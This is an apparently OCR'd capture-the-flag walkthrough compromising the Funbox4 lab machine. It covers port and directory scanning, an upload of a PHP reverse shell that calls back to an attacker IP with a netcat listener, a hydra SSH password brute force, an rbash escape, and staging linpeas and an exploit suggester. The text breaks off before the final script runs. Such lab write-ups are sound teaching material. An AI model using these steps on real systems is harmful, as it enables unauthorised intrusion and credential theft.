
VM_646:


Netdiscover: Identify the target machine's IP address. Using netdiscover



Nmap: find out the open ports and services available on the machine.


Specify ports range and **"-sV"** switch for version enumeration.

By default, Nmap conducts the scan only on known 1024 ports




4 ports have been identified as open during the scan. Port **22** is being used for **SSH**, port **80** is being used for **HTTP**, and **110,143** is being used for **pop3** and **IMAP**.

Associate ip address to VM name so, we will find further , add this line to /etc/hosts file




In the next step, we will start with the HTTP port 80.



DIRB:

Let's run the dirb utility to identify the hidden files on the server as follows.


Let's try "server-status'', wait it's just a service



Gobuster:

Gobuster is a utility to scan web server directories using a wordlist,

I downloaded **common.txt** from github.com



Let's sort the wordlist:

```
┌──(root💀 kali)-[/]
└─# vi common.txt

┌──(root💀 kali)-[/]
└─# tr a-z A-Z < common.txt > output.txt
```

Download Gobuster:

```
┌──(root💀 kali)-[/]
└─# apt-get install gobuster
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
```


'-u' stands for URL, '-w' stands for wordlist, '-t' stands for temporization, '-e' for enumerate


```
┌──(root💀 kali)-[/]
└─# gobuster dir -u http://funbox4/ -w output.txt -t 100 -e
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://funbox4/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                output.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/11/04 11:22:07 Starting gobuster in directory enumeration mode
===============================================================
http://funbox4/ROBOTS.TXT           (Status: 200) [Size: 273]

===============================================================
2021/11/04 11:22:14 Finished
===============================================================
```

Awesome! There is the famous **robots.txt** file

Let’s check through the browser:

It seems to have two directories: uploads, img!ù!$”&&é&é’&é






Let’s scan again the directory, using Gobuster, check for files ending with .txt and .php (usual configuration files)


```
┌──(root💀 kali)-[/]
└─# gobuster dir -u http://funbox4/igmseklhgmrjmtherij2145236/ -w common.txt -x .txt,.php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://funbox4/igmseklhgmrjmtherij2145236/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2021/11/04 11:50:41 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 313]
/.hta.txt             (Status: 403) [Size: 317]
/.htaccess.txt        (Status: 403) [Size: 322]
/.hta.php             (Status: 403) [Size: 317]
/.htpasswd            (Status: 403) [Size: 318]
/.htaccess.php        (Status: 403) [Size: 322]
/.htpasswd.php        (Status: 403) [Size: 322]
/.htpasswd.txt        (Status: 403) [Size: 322]
/.htaccess            (Status: 403) [Size: 318]
/upload               (Status: 301) [Size: 330] [--> http://funbox4/igmseklhgmrjmtherij2145236/upload/]
/upload.php           (Status: 200) [Size: 319]

===============================================================
2021/11/04 11:50:46 Finished
===============================================================
```

One of the sensitive files is upload.php, developers use it to upload files and forget to fix it,


We try to upload the web shell by taking the advantage of file upload functionality.



Php-reverse-shell.php can be found easily in github.com



.




This script will make an outbound TCP connection to a hardcoded IP and po

The recipient will be given a shell running as the current user (apache normally).

We have to define IP address and port where to receive responses once this file is executed over the web server

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.188.61.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



Once the file uploaded, back to the attacker machine, type netcat (nc) and define the port number written in the reverse-shell file uploaded later and wait, in the browser, we have to launch it by only putting it as shown in the link above,

```
┌──(root💀 kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.188.61.10] from (UNKNOWN) [10.188.254.147] 41156
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 18:55:54 up  5:02,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Awesome! Once the file launched, the prompt shell, here we go we have shell access to the victim machine 😉

Let’s check who are users of this machine

Before that, let’s execute this python code to have a normal prompt shell ,

Go to /home directory we can see two users, Thomas and ana

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@funbox4:/home$ cd /thomas
cd /thomas
bash: cd: /thomas: No such file or directory
www-data@funbox4:/home$ ls -l
ls -l
total 8
drwx------ 4 anna   anna   4096 Aug 30  2020 anna
drwxr-xr-x 4 thomas thomas 4096 Aug 30  2020 thomas
```

After a while looking inside files and folders even the hidden ones, I found this file ".todo", it looks like a to do list, Thomas decided once to add an exclamation mark to his password

```
www-data@funbox4:/home/thomas$ ls -la
ls -la
total 3052
drwxr-xr-x 4 thomas thomas    4096 Aug 30  2020 .
drwxr-xr-x 4 root   root      4096 Aug 29  2020 ..
-rw------- 1 thomas thomas      46 Aug 30  2020 .bash_history
-rw-r--r-- 1 thomas thomas     220 Aug 29  2020 .bash_logout
-rw-r--r-- 1 thomas thomas    3771 Aug 29  2020 .bashrc
drwx------ 2 thomas thomas    4096 Aug 29  2020 .cache
-rw-r--r-- 1 thomas thomas     675 Aug 29  2020 .profile
drwx------ 2 thomas thomas    4096 Aug 30  2020 .ssh
-rw-r--r-- 1 thomas thomas     195 Aug 29  2020 .todo
-rw------- 1 thomas thomas    1304 Aug 30  2020 .viminfo
-rw-rw-r-- 1 thomas thomas     217 Aug 30  2020 .wget-hsts
-rwx------ 1 thomas thomas 3078592 Aug 22  2019 pspy64
www-data@funbox4:/home/thomas$
```

```
www-data@funbox4:/home/thomas$ cat .todo
cat .todo
1. make coffee
2. check backup
3. buy ram
4. call simone
5. check my mails
6. call lucas
7. add an exclamation mark to my passwords
.
.
.
.
.
.
100. learn to read emails without a gui-client !!!
www-data@funbox4:/home/thomas$
```

Let's try to crack this password using a wordlist (rockyou.txt) in our case. And add to each word in the file an exclamation mark and test the crack the password.

Type ctrl +c to stop the loop 😉

```
┌──(root💀 kali)-[/home/kali]
└─# cat /usr/share/wordlists/rockyou.txt | sed 's/$/!/g'> wordlist

┌──(root💀 kali)-[/home/kali]
└─# cat wordlist
123456!
12345!
123456789!
password!
iloveyou!
princess!
1234567!
```

```
┌──(root💀 kali)-[/home/kali]
└─# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt
```

Hydra is a parallel connection cracker that supports many attack protocols. It is very fast and flexible, and can be extended with additional modules.

In order for Hydra to work with a protocol, we will need parameters like:

- a username (-l) or a list of usernames (-L),
- a password (-p) or a list of passwords (-P) or -w for wordlist
- a target IP address associated with the protocol.

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l thomas -P wordlist ssh://funbox4 -t 4                                                    130 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-05 06:26:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344876 login tries (l:1/p:14344876), ~3586219 tries per task
[DATA] attacking ssh://funbox4:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344832 to do in 5433:39h, 4 active
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 14344772 to do in 6896:32h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344672 to do in 8203:40h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 14344432 to do in 8076:50h, 4 active
[22][ssh] host: funbox4   login: thomas   password: thebest!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-05 06:55:57
```

Awesome! The password is **thebest!**

So easily, we can login using SSH access

```
┌──(root💀 kali)-[/home/kali]
└─# ssh thomas@funbox4 -p 22                                                                          1 ×
The authenticity of host 'funbox4 (10.188.254.147)' can't be established.
ECDSA key fingerprint is SHA256:botl6UwMw8P0NU9kZ69Af163QKBgGr+8o8AOahtmI2A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'funbox4,10.188.254.147' (ECDSA) to the list of known hosts.
thomas@funbox4's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

313 packages can be updated.
219 updates are security updates.


Last login: Sun Aug 30 14:55:47 2020 from 192.168.178.143
thomas@funbox4:~$ whoami
thomas
thomas@funbox4:~$
```

Privilege escalation:

```
Last login: Thu Nov  4 20:31:04 2021 from 10.188.58.70
thomas@funbox4:~$ ls -al
total 3052
drwxr-xr-x 4 thomas thomas    4096 Aug 30  2020 .
drwxr-xr-x 4 root   root      4096 Aug 29  2020 ..
-rw------- 1 thomas thomas      94 Nov  4 20:36 .bash_history
-rw-r--r-- 1 thomas thomas     220 Aug 29  2020 .bash_logout
-rw-r--r-- 1 thomas thomas    3771 Aug 29  2020 .bashrc
drwx------ 2 thomas thomas    4096 Aug 29  2020 .cache
-rw-r--r-- 1 thomas thomas     675 Aug 29  2020 .profile
-rwx------ 1 thomas thomas 3078592 Aug 22  2019 pspy64
drwx------ 2 thomas thomas    4096 Aug 30  2020 .ssh
-rw-r--r-- 1 thomas thomas     195 Aug 29  2020 .todo
-rw------- 1 thomas thomas    1304 Aug 30  2020 .viminfo
-rw-rw-r-- 1 thomas thomas     217 Aug 30  2020 .wget-hsts
```

.bash_history, this file record all bash commands execused recently in this machine

```
thomas@funbox4:~$ cat .bash_history

clear
awk 'BEGIN {system("/bin/bash")}'
exit
whoami
ls -l
clear
ls -l
sudo su
cd /etc/
exit
```

So, i can't access to folders
We need to change a normal shell to a bash shell: type « **echo $SHELL** » shows /bin/rbash
then open a random file by vi, inside it, type : set shell=/bin/rbash
 type :shell and close the file

```
thomas@funbox4:~$ echo $SHELL
/bin/rbash
thomas@funbox4:~$ vim
```

```
thomas@funbox4:~$ cd /home/
thomas@funbox4:/home$ ls -l
total 8
drwx------ 4 anna   anna   4096 Aug 30  2020 anna
drwxr-xr-x 4 thomas thomas 4096 Aug 30  2020 thomas
thomas@funbox4:/home$ pwd
/home
thomas@funbox4:/home$
```

The next few steps were a try using this shell file, to gain privilege escalation, finally it doesn't work ☹

main linpeas.sh / linpeas.sh Go to file ···

BRU1S3R Create linpeas.sh Latest commit 946594d on Apr 27 History

1 contributor

```
┌──(root💀 kali)-[/home/kali]
└─# vi linepeas.sh
```

```
┌──(root💀 kali)-[~kali]
└─# scp linepeas.sh thomas@funbox4:/tmp/
thomas@funbox4's password:
Permission denied, please try again.
thomas@funbox4's password:
linepeas.sh                                                   100%  324KB  56.5MB/s   00:00

┌──(root💀 kali)-[~kali]
└─#
```

```
thomas@funbox4:/tmp$ ls -al
total 364
drwxrwxrwt  9 root   root     4096 Nov  4 21:55 .
drwxr-xr-x 23 root   root     4096 Aug 30  2020 ..
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .font-unix
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .ICE-unix
-rw-r--r--  1 thomas thomas 332111 Nov  4 21:55 linepeas.sh
drwx------  3 root   root     4096 Nov  4 13:53 systemd-private-5755ae192ac746098a7b096bddda8a19-dovecot.service-cVU8
BD
drwx------  3 root   root     4096 Nov  4 13:53 systemd-private-5755ae192ac746098a7b096bddda8a19-systemd-timesyncd.se
rvice-u71XAg
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .Test-unix
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .X11-unix
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .XIM-unix
thomas@funbox4:/tmp$
```

```
thomas@funbox4:/tmp$ sh linepeas.sh
```


```
    linpeas v3.1.5 - Safe OSCP by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse
of this software will not be the responsibility of the author or of any other collaborator. Use it at your own networ
ks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
```

No result,

Let’s now try another shell file, this one is available in github, it helps us to identify some vulnerabilities in the machine, and guide us to use the exact exploit

LES tool is designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine. It provides following functionality:

LES can check for most of security settings available by your Linux kernel. It verifies not only the kernel compile-time configurations (CONFIGs) but also verifies run-time settings (sysctl) giving more complete picture of security posture for running kernel.




```
┌──(root💀 kali)-[~kali]
└─# vi linux-exploit-suggester.sh

┌──(root💀 kali)-[~kali]
└─# scp linux-exploit-suggester.sh thomas@funbox4:/tmp/
thomas@funbox4's password:
Permission denied, please try again.
thomas@funbox4's password:
linux-exploit-suggester.sh                                    100%   66KB  29.5MB/s   00:00

┌──(root💀 kali)-[~kali]
└─#
```

I downloaded it and copied it to thomas field and executed it here is the result:

```
thomas@funbox4:/tmp$ ls -al
total 436
drwxrwxrwt 10 root   root     4096 Nov  4 22:30 .
drwxr-xr-x 23 root   root     4096 Aug 30  2020 ..
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .font-unix
drwxrwxrwt  2 root   root     4096 Nov  4 13:53 .ICE-unix
-rw-r--r--  1 thomas thomas 332111 Nov  4 21:55 linepeas.sh
-rw-r--r--  1 thomas thomas  67689 Nov  4 22:30 linux-exploit-suggester.sh
drwx------  3 root   root     4096 Nov  4 13:53 systemd-private-5755ae192ac746098a7b096bddda8a19-dovecot.service-cVU8
BD
```

Let’s run the script :

